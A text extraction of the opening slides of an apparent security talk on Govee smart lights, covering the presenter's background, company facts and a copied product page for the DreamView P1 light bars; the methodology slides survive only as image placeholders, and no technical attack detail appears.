



It's only light, right?

HACKING THE SHADOWS OF GOVEE

Table of contents

- ▶ Whoami
- ▶ Who's Govee?
- ▶ Methodology & Scope
- ▶ Results
- ▶ Conclusion

Whoami

- ▶ @TightropeMonkey
- ▶ Penetration Tester
- ▶ Source Code Review<3
- ▶ Research
- ▶ Bug Bounty | LHE



Who's Govee?

- ▶ Global player in RGBIC market
- ▶ >12 million registered Govee Home app users
- ▶ >\$200 million dollar annual sales in 2020
- ▶ Distribution in 60+ countries
- ▶ Headquarter based in Hong Kong
- ▶ 47 products in store

Introduction

Home / Govee DreamView P1 Light Bars



Govee DreamView P1 Light Bars

£79.99 ★★★★★ 78 reviews

Over £150 Save 12 %

QUANTITY

- 1 +



Make 3 payments of £26.66. [Learn more](#)

18+, T&C apply, Credit subject to status.



Pay in 4 interest-free payments of \$20.00. [Learn more](#)

Description:

Model: H6054

With our Govee Envisual Color-Match technology, the sounds and colors of your favorite video games and movies sync smoothly with the backlights, providing you the ultimate immersive experience.

DEMO



SMART LIGHTS

HOME IMPROVEMENT

DEALS

ABOUT US


SUPPORT




Limited Time Father's Day Deals

UP TO **40% OFF**


Shop Now



Methodology & Scope




Methodology & Scope




Methodology & Scope

10



